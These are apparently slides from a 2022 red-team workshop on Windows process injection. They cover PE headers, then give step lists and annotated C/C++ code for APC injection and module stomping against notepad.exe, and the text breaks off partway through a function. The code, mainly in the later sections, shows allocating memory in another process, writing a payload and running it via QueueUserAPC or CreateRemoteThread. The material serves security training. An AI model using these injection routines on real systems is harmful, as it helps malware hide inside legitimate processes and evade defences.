



# CyberWarFare Labs Hands-on Workshop on “Advanced Process Injection Techniques”

Date : 5-6th Feb 2022  
Email : [info@cyberwarfare.live](mailto:info@cyberwarfare.live)

# Yash Bharadwaj

- Chief Technical Architect at **CyberWarFare Labs**
- **4+ Year experience** in Threat Emulation, APT Simulation, Cyber Red Team Operations
- **Interests :** Enterprise Security, Architecture Setup, Red Team R&D
- Presented / Trained at **Nullcon, OWASP, BSIDES, CISO Platform etc.**

# John Sherchan

- Red team security researcher at CyberWarFare Labs
- **3+ Year experience** in Reverse engineering
- **Interests :** Reversing, Enterprise Security, Malware R&D

# Prerequisite

- Windows 10 in Virtual Environment
- Process Hacker for Injection Analysis
  - Your Attention :)
  - Specific Details here:

<https://docs.google.com/document/d/1bNrSDWy-Yc3as2ZlvBX3XOICUjbGUaKkw9PHDvxNAo/edit>

# Process Injection Techniques

1. PE Basics
2. APC Code Injection
3. Module Stomping
4. Process Hollowing
5. Process Doppelgänging
6. Transacted Hollowing
7. Process Herpaderping
8. Process Ghosting

# PE File Format In Brief

- In Windows Operating System PE file format is special file format for executables, dlls, objects code etc.
- Following are the few important headers of PE file format along with their structures:
  - DOS Header (`_IMAGE_DOS_HEADER`)
  - NT Header (`_IMAGE_NT_HEADERS`)
    - File Header (`_IMAGE_FILE_HEADER`)
    - Optional Header (`_IMAGE_OPTIONAL_HEADER`)
  - Section Headers (`_IMAGE_SECTION_HEADER`)

# PE File Format In Brief

The screenshot shows the CFF Explorer VIII interface with the title bar "CFF Explorer VIII - [payload32.exe]". The menu bar includes "File", "Settings", and "?". The left pane displays a tree view of the file's directory structure under "File: payload32.exe". A red box highlights the "Nt Headers" node, which contains "File Header", "Optional Header", and "Section Headers [x]". Other nodes include "Import Directory", "Resource Directory", "Relocation Directory", "Debug Directory", "Address Converter", and "Dependency Walker". The right pane shows a table of file properties:

Property	Value
File Name	C:\temp\payload32.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	9.00 KB (9216 bytes)
PE Size	9.00 KB (9216 bytes)
Created	Friday 21 January 2022, 18.57.55
Modified	Monday 24 January 2022, 09.42.26
Accessed	Tuesday 01 February 2022, 16.22.47

# PE File Format In Brief - DOS Header

- This is the first header of the PE file format
- Its structure is 64 bytes long
- For us only 2 members are important
  - e\_magic
  - e\_lfanew
- e\_magic is first member of DOS header
- e\_magic holds the signature of DOS file (0x5A4D)
- e\_magic is used to identify MS-DOS compatible executable file
- e\_lfanew is last member of DOS header
- e\_lfanew holds an offset to the start of NT headers

```
typedef struct _IMAGE_DOS_HEADER
{
    WORD e_magic;
    WORD e_cblp;
    WORD e_cp;
    WORD e_crlc;
    WORD e_cparhdr;
    WORD e_minalloc;
    WORD e_maxalloc;
    WORD e_ss;
    WORD e_sp;
    WORD e_csum;
    WORD e_ip;
    WORD e_cs;
    WORD e_lfarlc;
    WORD e_ovno;
    WORD e_res[4];
    WORD e_oemid;
    WORD e_oeminfo;
    WORD e_res2[10];
    LONG e_lfanew;
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

File View Go Help



payload32.exe
IMAGE_DOS_HEADER
IMAGE_DEBUG_TYPE_
MS-DOS Stub Program
IMAGE_NT_HEADERS
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .rsrc
IMAGE_SECTION_HEADER .reloc
SECTION .text
SECTION .rdata
SECTION .data
SECTION .rsrc
IMAGE_RESOURCE_DIRECTORY
IMAGE_RESOURCE_DIRECTORY
IMAGE_RESOURCE_DIRECTORY
IMAGE_RESOURCE_DATA_ENTRY
MANIFEST 0001 0409
SECTION .reloc
IMAGE_BASE_RELOCATION

pFile	Data	Description	Value
00000000	5A4D	Signature	IMAGE_DOS_SIGNATURE MZ
00000002	0090	Bytes on Last Page of File	
00000004	0003	Pages in File	
00000006	0000	Relocations	
00000008	0004	Size of Header in Paragraphs	
0000000A	0000	Minimum Extra Paragraphs	
0000000C	FFFF	Maximum Extra Paragraphs	
0000000E	0000	Initial (relative) SS	
00000010	00B8	Initial SP	
00000012	0000	Checksum	
00000014	0000	Initial IP	
00000016	0000	Initial (relative) CS	
00000018	0040	Offset to Relocation Table	
0000001A	0000	Overlay Number	
0000001C	0000	Reserved	
0000001E	0000	Reserved	
00000020	0000	Reserved	
00000022	0000	Reserved	
00000024	0000	OEM Identifier	
00000026	0000	OEM Information	
00000028	0000	Reserved	
0000002A	0000	Reserved	
0000002C	0000	Reserved	
0000002E	0000	Reserved	
00000030	0000	Reserved	
00000032	0000	Reserved	
00000034	0000	Reserved	
00000036	0000	Reserved	
00000038	0000	Reserved	
0000003A	0000	Reserved	
0000003C	00000F8	Offset to New EXE Header	

e\_magic

e\_lfanew


## PE File Format In Brief - NT Headers

- This is the main PE header structure which is of type **\_IMAGE\_NT\_HEADERS**
- This consists of 3 members Signature, FileHeader and OptionalHeader

```
typedef struct _IMAGE_NT_HEADERS
{
    ULONG Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER OptionalHeader;
} IMAGE_NT_HEADERS, *PIMAGE_NT_HEADERS;
```

# PE File Format In Brief - NT Headers - Signature

- Signature is 4 bytes DWORD.
- It always holds the value **0x50450000** ('PE' followed by two terminating zeros)



## PE File Format In Brief - NT Headers - File Header

- File Headers is 20 bytes structure
- This headers contains basic information of the PE file

payload32.exe				
Member	Offset	Size	Value	Meaning
Machine	000000FC	Word	014C	Intel 386
NumberOfSections	000000FE	Word	0005	
TimeDateStamp	00000100	Dword	61EE23A6	
PointerToSymbolTable	00000104	Dword	00000000	
NumberOfSymbols	00000108	Dword	00000000	
SizeOfOptionalHeader	0000010C	Word	00E0	
Characteristics	0000010E	Word	0102	<a href="#">Click here</a>

## PE File Format In Brief - NT Headers - Optional Header

- Although the name is optional, this header holds the most critical fields such as:
  - ImageBase
  - Address of entrypoint
  - Subsystem
  - Section Alignment
  - File Alignment
  - Size of code
  - **IMAGE\_DATA\_DIRECTORY (DATA DIRECTORY)**
- Data Directory is an array of **IMAGE\_DATA\_DIRECTORY** structure

```
typedef struct _IMAGE_DATA_DIRECTORY
{
    ULONG VirtualAddress;
    ULONG Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

```
typedef struct _IMAGE_OPTIONAL_HEADER {
    WORD          Magic;
    BYTE          MajorLinkerVersion;
    BYTE          MinorLinkerVersion;
    DWORD         SizeOfCode;
    DWORD         SizeOfInitializedData;
    DWORD         SizeOfUninitializedData;
    DWORD         AddressOfEntryPoint;
    DWORD         BaseOfCode;
    DWORD         BaseOfData;
    DWORD         ImageBase;
    DWORD         SectionAlignment;
    DWORD         FileAlignment;
    WORD          MajorOperatingSystemVersion;
    WORD          MinorOperatingSystemVersion;
    WORD          MajorImageVersion;
    WORD          MinorImageVersion;
    WORD          MajorSubsystemVersion;
    WORD          MinorSubsystemVersion;
    DWORD         Win32VersionValue;
    DWORD         SizeOfImage;
    DWORD         SizeOfHeaders;
    DWORD         CheckSum;
    WORD          Subsystem;
    WORD          DllCharacteristics;
    DWORD         SizeOfStackReserve;
    DWORD         SizeOfStackCommit;
    DWORD         SizeOfHeapReserve;
    DWORD         SizeOfHeapCommit;
    DWORD         LoaderFlags;
    DWORD         NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

## PE File Format In Brief - NT Headers - Optional Header

- VirtualAddress in **IMAGE\_DATA\_DIRECTORY** points to the relative virtual address of particular directory
- Size in **IMAGE\_DATE\_DIRECTORY** holds the size of that particular directory
- In Data Directory array each elements points to some important informations.
- Some of the known information that Data Directory points to are:
  - Import Address Table
  - Export Address Table
  - Resources Table

# PE File Format In Brief - NT Headers - Optional Header

- List of Data Directories

```
2 // header winnt.h
3 #define IMAGE_DIRECTORY_ENTRY_EXPORT      0 // Export Directory
4 #define IMAGE_DIRECTORY_ENTRY_IMPORT       1 // Import Directory
5 #define IMAGE_DIRECTORY_ENTRY_RESOURCE     2 // Resource Directory
6 #define IMAGE_DIRECTORY_ENTRY_EXCEPTION    3 // Exception Directory
7 #define IMAGE_DIRECTORY_ENTRY_SECURITY     4 // Security Directory
8 #define IMAGE_DIRECTORY_ENTRY_BASERELOC    5 // Base Relocation Table
9 #define IMAGE_DIRECTORY_ENTRY_DEBUG        6 // Debug Directory
10 #define IMAGE_DIRECTORY_ENTRY_COPYRIGHT    7 // (x86 usage)
11 #define IMAGE_DIRECTORY_ENTRY_GLOBALPTR    8 /* (MIPS GP) Machine Value */
12 #define IMAGE_DIRECTORY_ENTRY_TLS          9 // TLS Directory
13 #define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG  10 // Load Configuration Directory
14 #define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT 11 // Bound Import Directory
15 #define IMAGE_DIRECTORY_ENTRY_IAT         12 /* Import Address Table */
16 #define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT 13 // Delay Load Import Directory
17 #define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR 14 // COM Runtime Descriptor
18
```

## PE File Format In Brief - NT Headers - Section Header

- Section contains the main content of the PE file such as code, data, resources etc.
- Section header is an array of **\_IMAGE\_SECTION\_HEADER** structure
- **\_IMAGE\_SECTION\_HEADER** contains the important information related to the various section such as name of section, VirtualAddress, VirtualSize, SizeOfRawData, PointerToRawData etc.

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;
    } Misc;
    DWORD VirtualAddress;
    DWORD SizeOfRawData;
    DWORD PointerToRawData;
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD NumberOfRelocations;
    WORD NumberOfLinenumbers;
    DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

## PE File Format In Brief - NT Headers - Section Header

- Some of the common sections in executables are .text, .rdata, .data, .rsrc, .reloc etc...

The screenshot shows the CFF Explorer VIII interface with the file "payload32.exe" open. The left pane displays a tree view of the file's structure, including the DOS Header, NT Headers (File Header, Optional Header), Data Directories, and Section Headers. The Section Headers node is currently selected. The right pane is a detailed table of the section headers:

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word
.text	00000CC8	00001000	00000E00	00000400	00000000	00000000	0000	0000
.rdata	00000B44	00002000	00000C00	00001200	00000000	00000000	0000	0000
.data	00000384	00003000	00000200	00001E00	00000000	00000000	0000	0000
.rsrc	000001E0	00004000	00000200	00002000	00000000	00000000	0000	0000
.reloc	0000015C	00005000	00000200	00002200	00000000	00000000	0000	0000

# APC Code Injection

- APC stands for Asynchronous Procedure Call
- APC functions execute asynchronously in context of a particular thread
- In this techniques our shellcode is placed in APC Queue of the process thread.
- The payload will get executed when the thread goes to alertable state
- Wait routines puts thread in alertable state, such as:
  - SleepEx()
  - SingleObjectAndWait()
  - WaitForSingleObjectEx()
  - WaitForMultipleObjectEx()

# APC Injection - Steps

- Find the process to inject our payload
- Allocate memory in that process
- Write the payload into that allocated memory
- Find all the threads in that process
- Put the APC function in the queue for all threads
- APC function here points to our shellcode

# APC Injection - API calls

- Kernel32.dll : CreateToolHelp32Snapshot, Process32First, Process32Next, Thread32First, Thread32Next, OpenProcess, WriteProcessMemory, VirtualProtectEx, OpenThread, QueueUserAPC
- Ntdll.dll: NtAllocateVirtualMemory

# APC Injection - In-Depth

- Retrieve process id and thread ids of the target process where we want to inject our shellcode

```
17 // Create Snapshots of the processes and threads
18 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, NULL);
19 // Retrieve the information about the first process in snapshot
20 if (Process32First(hSnapshot, &pe32)) {
21     do {
22         // Compare if the process in snapshot is our target process
23         if (_wcsicmp(pe32.szExeFile, exe) == 0) {
24             pid = pe32.th32ProcessID;
25             wprintf(L"[+] Found Process: %s \n", exe);
26             wprintf(L"[+] Process id: %d \n", pe32.th32ProcessID);
27             if (Thread32First(hSnapshot, &te32)) {
28                 do {
29                     // if thread's owner id is equal to our target process id
30                     // then store the thread id
31                     if (te32.th32OwnerProcessID == pe32.th32ProcessID) {
32                         vTids.push_back(te32.th32ThreadID);
33                     }
34                 } while (Thread32Next(hSnapshot, &te32));
35             }
36         }
37     }
38     // retrieve the next process information if current
39     // process name in snapshot do not match with our target process
40     } while (Process32Next(hSnapshot, &pe32));
41 }
```

# APC Injection - In-Depth

- Open the target process with process id
- Allocate memory for our payload in target process
- API to allocate memory in target process **VirtualAllocEx/NtAllocateVirtualMemory**

```
110 // Opening target process with process id
111 // PROCESS_ALL_ACCESS: Getting all access rights of the process object
112 wprintf(L"[+] Opening the target process...\n");
113 hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
114 if (hTargetProcess == INVALID_HANDLE_VALUE) {
115     perror("[-] Unable to open target process... \n");
116     exit(-1);
117 }
118
119 // Allocate memory in target process
120 wprintf(L"[+] Allocating memory in target process...\n");
121 PVOID baseAddress = {0};
122 SIZE_T allocSize = payloadSize;
123 status = pNtAllocateVirtualMemory(hTargetProcess, &baseAddress, 0, &allocSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
124 if (!NT_SUCCESS(status)) {
125     perror("[-] Unable to allocate memory in target process...\n");
126     exit(-1);
127 }
128 wprintf(L"[+] Allocated memory at address: %p\n", baseAddress);
```

# APC Injection - In-Depth

- Write payload into newly allocated memory in target process
- Change the memory protection from **PAGE\_READWRITE** to **PAGE\_EXECUTE\_READ**

```
129 // Writing payload into the target process
130 if (!WriteProcessMemory(hTargetProcess, baseAddress, payload, payloadSize, NULL)) {
131     perror("[-] Failed to write shellcode into target process memory...\n");
132     exit(-1);
133 }
134 |
135 // Setting memory protection to RX...
136 // Change Protection rw -> rx
137 if (!VirtualProtectEx(hTargetProcess, baseAddress, payloadSize, PAGE_EXECUTE_READ, &oldProtect)) {
138     perror("[-] Failed to convert protection rw->...\n");
139     exit(-1);
140 }
141 }
```

# APC Injection - In-Depth

The screenshot shows the Microsoft Visual Studio Debug Console, Task Manager, and Process Properties dialog for the process notepad.exe (14724).

**Debug Console Output:**

```
[+] Looking for target process...
[+] Found Process: notepad.exe
[+] Process id: 14724
[+] Opening the target process...
[+] Allocating memory in target process...
[+] Allocated memory at address: 02F80000
```

**Task Manager View:**

notepad.exe (14724) (0x2F80000 - 0x2F81000)

**Process Properties Dialog:**

notepad.exe (14724) Properties


Base address	Type	Size	Protect...	Use
0xe20000	Mapped	16 kB	R	
0xe30000	Mapped	12 kB	R	
0xe40000	Private	8 kB	RW	
0xe50000	Mapped	12 kB	R	C:\Windows\System32\en-US\notepad
0xe60000	Mapped	4 kB	R	
0xe70000	Mapped	4 kB	R	
0xe80000	Image	184 kB	WCX	C:\Windows\SysWOW64\notepad
0xeb0000	Mapped	32,768 kB	NA	
0xe2eb000	Mapped	804 kB	R	C:\Windows\System32\locale.nls
0x2f80000	Private	4 kB	RW	
0x2f80000	Private: Commit	4 kB	RX	
0x2f90000	Mapped	4 kB	R	C:\Windows\SysWOW64\imager
0x2fa0000	Mapped	164 kB	RW	
0x2fd0000	Mapped	164 kB	RW	
0x3000000	Private	2,048 kB	RW	PEB

# APC Injection - In-Depth

- Loop through all the thread ids and open the thread with thread id
- Put our APC function (shellcode) in queue using **QueueUserAPC** function
- Payload will get executed when thread goes into alertable state

```
142 // Create an thread routine
143 // This will points to our payload base address
144 // this will get executed when thread goes to alertable state
145 PTHREAD_START_ROUTINE tRoutine = (PTHREAD_START_ROUTINE)baseAddress;
146 // loop through all thread ids
147 for (DWORD tid : tids) {
148     // Open the thread with thread id
149     hThread = OpenThread(THREAD_ALL_ACCESS, TRUE, tid);
150     // This will put our shellcode (APC function) in queue
151     QueueUserAPC((PAPCFUNC)tRoutine, hThread, 0);
152     Sleep(1000 * 2);
153 }
154 return TRUE;
155 }
156 }
```

# APC Injection - In-Depth



Name	PID	CPU	I/O total ...	Private b...	User na...
c:\ conhost.exe	2044			6.2 MB	DESKTOP
msedgewebview2.exe	60			31.25 MB	DESKTOP
msedgewebview2.exe	5524			1.88 MB	DESKTOP
msedgewebview2.exe	620			31.3 MB	DESKTOP
msedgewebview2.exe	5876			8.02 MB	DESKTOP
msedgewebview2.exe	13304			6.33 MB	DESKTOP
msedgewebview2.exe	3584			25.48 MB	DESKTOP
msedgewebview2.exe	4304			15.29 MB	DESKTOP
msedgewebview2.exe	6768			18.86 MB	DESKTOP
msedgewebview2.exe	7280			22.29 MB	DESKTOP
msvsmn.exe	15376			3.63 MB	DESKTOP
vcpkgsrv.exe	6716			75.3 MB	DESKTOP
MSBuild.exe	15708			43.65 MB	DESKTOP
c:\ conhost.exe	10208			6.24 MB	DESKTOP
explorer.exe	12696	0.63		87.29 MB	DESKTOP
notepad.exe	14724			3.59 MB	DESKTOP
ProcessHacker.exe	12040	1.09		19.68 MB	DESKTOP
mspdbsrv.exe	15604			19.06 MB	DESKTOP
VsDebugConsole.exe	6968			1.11 MB	DESKTOP
c:\ conhost.exe	14524			6.88 MB	DESKTOP

# Module Stomping

- This is the technique to load fresh dll into the target process and inject the shellcode into it
- No need to change memory protection in target process memory
- Shellcode gets executed from the legitimate dll

# Module Stomping - Steps

- Open a target process and get handle to the target process
- Load the target module in the target process
- Write the payload at the entrypoint address of the loaded module
- Create a thread to execute the payload

# Module Stomping - API calls

- Kernel32.dll : OpenProcess, ReadProcessMemory, WriteProcessMemory, VirtualAllocEx, VirtualProtectEx, CreateRemoteThread, QueueUserAPC,
- Psapi.dll: EnumProcessModules, GetModuleFileNameEx
- Ntdll.dll: NtAllocateVirtualMemory

# Module Stomping - In-Depth

- Select the target module to load
- Open the target process and get handle to that process

```
52     // module to load
53 #ifdef _WIN64
54     LPCSTR targetLibrary = "C:\\temp\\modules\\64\\filemgmt.dll";
55 #else
56     LPCSTR targetLibrary = "C:\\temp\\modules\\86\\filemgmt.dll";
57 #endif
58     LPVOID memBase;
59     HMODULE moduleBase;
60     LPVOID entryPoint = { 0 };
61     wprintf(L"[+] Opening the target process, pid: %d\n", pid);
62     // Open the target process with PID
63     hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
64     if (hProcess == INVALID_HANDLE_VALUE) {
65         perror("[-] Couldn't find the target process\n");
66         exit(-1);
67     }
68 }
```

# Module Stomping - In-Depth

- Allocate the memory in the remote process
- Write dll path to the allocated memory

```
69
70     size_t targetSize = lstrlenA(targetLibrary);
71     // Allocate memory in the target process
72     memBase = VirtualAllocEx(hProcess, NULL, targetSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
73     if (memBase == 0) {
74         printf("%d\n", GetLastError());
75         perror("[-] Failed to allocate memory in target process\n");
76         exit(-1);
77     }
78     wprintf(L"[+] Memory allocated at remote process address: %p\n", memBase);
79
80     // Writing target library path to the newly allocated memory in target process
81     if (!WriteProcessMemory(hProcess, memBase, targetLibrary, targetSize, NULL)) {
82         perror("[-] Failed to write module in target process memory\n");
83         exit(-1);
84     }
85     wprintf(L"[+] DLL path written to the allocated memory\n");
86
```

# Module Stomping - In-Depth

C:\Users\CWLabs\source\repos\CWLModuleStomping\x64\Debug\CWLModuleStomping.exe

[+] Opening the target process, pid: 7628  
[+] Memory allocated at remote process address: 0000014875E00000

notepad.exe (7628) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles G

Hide free regions

Base address	Type	Size	Protect...	Use
0x14875ca000	Private	4 kB	RW	
0x14875cb000	Mapped	904 kB	R	
0x14875da000	Mapped	16 kB	R	
0x14875db000	Private	52 kB	RW	
0x14875dc000	Mapped	4 kB	R	
0x14875dd0000	Mapped	28 kB	R	C:\Windows\RReg
0x14875de0000	Private	64 kB	NA	
0x14875df0000	Mapped	8 kB	R	C:\Windows\Sys
0x14875e0000	Private	4 kB	RW	
0x14875e20000	Private	64 kB	RW	Heap (ID 3)
0x14875e30000	Mapped	3,296 kB	R	C:\Windows\Glob
0x14876830000	Mapped	18,816 kB	R	C:\Windows\For
0x14877a90000	Private	1,024 kB	RW	
0x14877b90000	Mapped	2,120 kB	RW	
0x14877db0000	Private	8,192 kB	NA	
0x148785b0000	Private	1,024 kB	RW	Heap segment ()
0x7df3ff450000	Mapped	1,024 kB	R	
0x7df3ff500000	Private	4,194,432 kB	RW	
0x7df4ff570000	Private	32,772 kB	RW	
0x7df501580000	Mapped	4 kB	R	
0x7df501590000	Mapped	140 kB	R	
0x7df5015c0000				

# Module Stomping - In-Depth

```
[*] C:\Users\CWLabs\source/repos\CWLModuleStomping\x64\Debug\CWLModuleStomping.exe
[+] Opening the target process, pid: 7628
[+] Memory allocated at remote process address: 0000014875E00000
[+] DLL path written to the allocated memory
[+]
[+]
[+]

notepad.exe (7628) (0x14875e00000 - 0x14875e01000)
00000000 43 3a 5c 74 65 6d 70 5c 6d 6f 64 75 6c 65 73 5c C:\temp\modules\^
00000010 36 34 5c 66 69 6c 65 6d 67 6d 74 2e 64 6c 6c 00 64\filemgmt.dll.
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

notepad.exe (7628) Properties

General Statistics Performance Threads Token Modules Memory Environment

Hide free regions

Base address	Type	Size	Protect...
> 0x14875ca0000	Private	4 kB	RW
> 0x14875cb0000	Mapped	904 kB	R
> 0x14875da0000	Mapped	16 kB	R
> 0x14875db0000	Private	52 kB	RW
> 0x14875dc0000	Mapped	4 kB	R
> 0x14875dd0000	Mapped	28 kB	R
> 0x14875de0000	Private	64 kB	NA
> 0x14875df0000	Mapped	8 kB	R
▼ 0x14875e00000	Private	4 kB	RW
0x14875e00000	Private: Commit	4 kB	RW
> 0x14875e20000	Private	64 kB	RW
> 0x14875e30000	Mapped	3,296 kB	R
> 0x14876830000	Mapped	18,816 kB	R
> 0x14877a90000	Private	1,024 kB	RW

# Module Stomping - In-Depth

- Get the address of function **LoadLibraryA**. This function will use to load the target module into the remote process.
- Create the remote thread with **LoadLibraryA** as a thread start routine and address of target dll as a parameter (which is the previously allocated memory).

```
86
87 // Getting Address to the LoadLibraryA and converting it to the Thread routine
88 LPTHREAD_START_ROUTINE LoadModule = (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");
89 if (LoadModule == NULL) {
90     perror("[-] Couldn't find the module LoadLibraryA\n");
91     exit(-1);
92 }
93 // Creating remote thread
94 // This will load our target module in the target process
95 hTargetModule = CreateRemoteThread(hProcess, NULL, 0, LoadModule, memBase, 0, NULL);
96 if (hTargetModule == INVALID_HANDLE_VALUE) {
97     perror("[-] Failed to load module in target process memory\n");
98     exit(-1);
99 }
100 wprintf(L"[+] Successfully loaded module in the memory...\n");
101 WaitForSingleObject(hTargetModule, 2000);
```

# Module Stomping - In-Depth

The terminal window shows the following log output:

```
[+] C:\Users\CWLabs\source\repos\CWLModuleStomping\x64\Debug\CWLModuleStomping.exe
[+] Opening the target process, pid: 7628
[+] Memory allocated at remote process address: 0000014875E00000
[+] DLL path written to the allocated memory...
[+] Successfully loaded module in the memory...
```

The task manager window shows the properties of notepad.exe (pid 7628). The "Modules" tab is selected, displaying the following table:

Name	Base address	Size	Description
advapi32.dll	0x7fff7f290000	696 kB	Advanced Windows 32 Base...
atl.dll	0x7fff672d0000	116 kB	ATL Module for Windows XP ...
bcryptprimitives.dll	0x7fff7e180000	520 kB	Windows Cryptographic Pri...
cfgmgr32.dll	0x7fff7e100000	312 kB	Configuration Manager DLL
clbcatq.dll	0x7fff7f340000	676 kB	COM+ Configuration Catalog
combase.dll	0x7fff80390000	3.33 MB	Microsoft COM for Windows
comctl32.dll	0x7fff67030000	2.6 MB	User Experience Controls Li...
CoreMessaging.dll	0x7fff7b4c0000	968 kB	Microsoft CoreMessaging DLL
CoreUIComponents.dll	0x7fff7b150000	3.37 MB	Microsoft Core UI Componen...
efswrvt.dll	0x7fff70760000	888 kB	Storage Protection Windows...
filemgmt.dll	0x7fff45c70000	428 kB	Services and Shared Folders
gdi32.dll	0x7fff7f260000	172 kB	GDI Client DLL
gdi32full.dll	0x7fff7e310000	1.05 MB	GDI Client DLL

# Module Stomping - In-Depth

- Find the base address of our loaded target module

```
7 // Find our loaded module base
8 HMODULE FindModuleBase(HANDLE hProcess) {
9     HMODULE hModuleList[1024];
10    wchar_t moduleName[MAX_PATH];
11    DWORD cb = sizeof(hModuleList);
12    DWORD cbNeeded;
13    // Enumerates all the modules in the process
14    // and retrieve handle of all modules
15    if (EnumProcessModules(hProcess, hModuleList, cbNeeded, &cbNeeded)) {
16        for (unsigned int i = 0; i < (cbNeeded / sizeof(HMODULE)); i++) {
17            // Getting full path of the module
18            // Alternatively we can use API GetModuleBaseNameA
19            if (GetModuleFileNameEx(hProcess, hModuleList[i], moduleName, (sizeof(moduleName) / sizeof(DWORD)))) {
20                // Comparing if the module path has our dll
21                if (wcscmp(moduleName, L"filemgmt.dll") != nullptr) {
22                    return hModuleList[i];
23                    break;
24                }
25            }
26        }
27    }
28    return 0;
29 }
```

# Module Stomping - In-Depth

- Find the entrypoint of the loaded module in target process
- Later we'll write our payload at the retrieved entrypoint address

```
31 //LPVOID FindEntryPoint(HANDLE hProcess, HMODULE hModule) {
32     //BYTE* targetDLLHeader[0x1000];
33     LPVOID targetDLLHeader = { 0 };
34     DWORD sizeOfHeader = 0x1000;
35     // Allocate local heap
36     targetDLLHeader = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeOfHeader);
37     // Reading the header of target dll
38     ReadProcessMemory(hProcess, (LPVOID)hModule, targetDLLHeader, sizeOfHeader, NULL);
39     PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)targetDLLHeader;
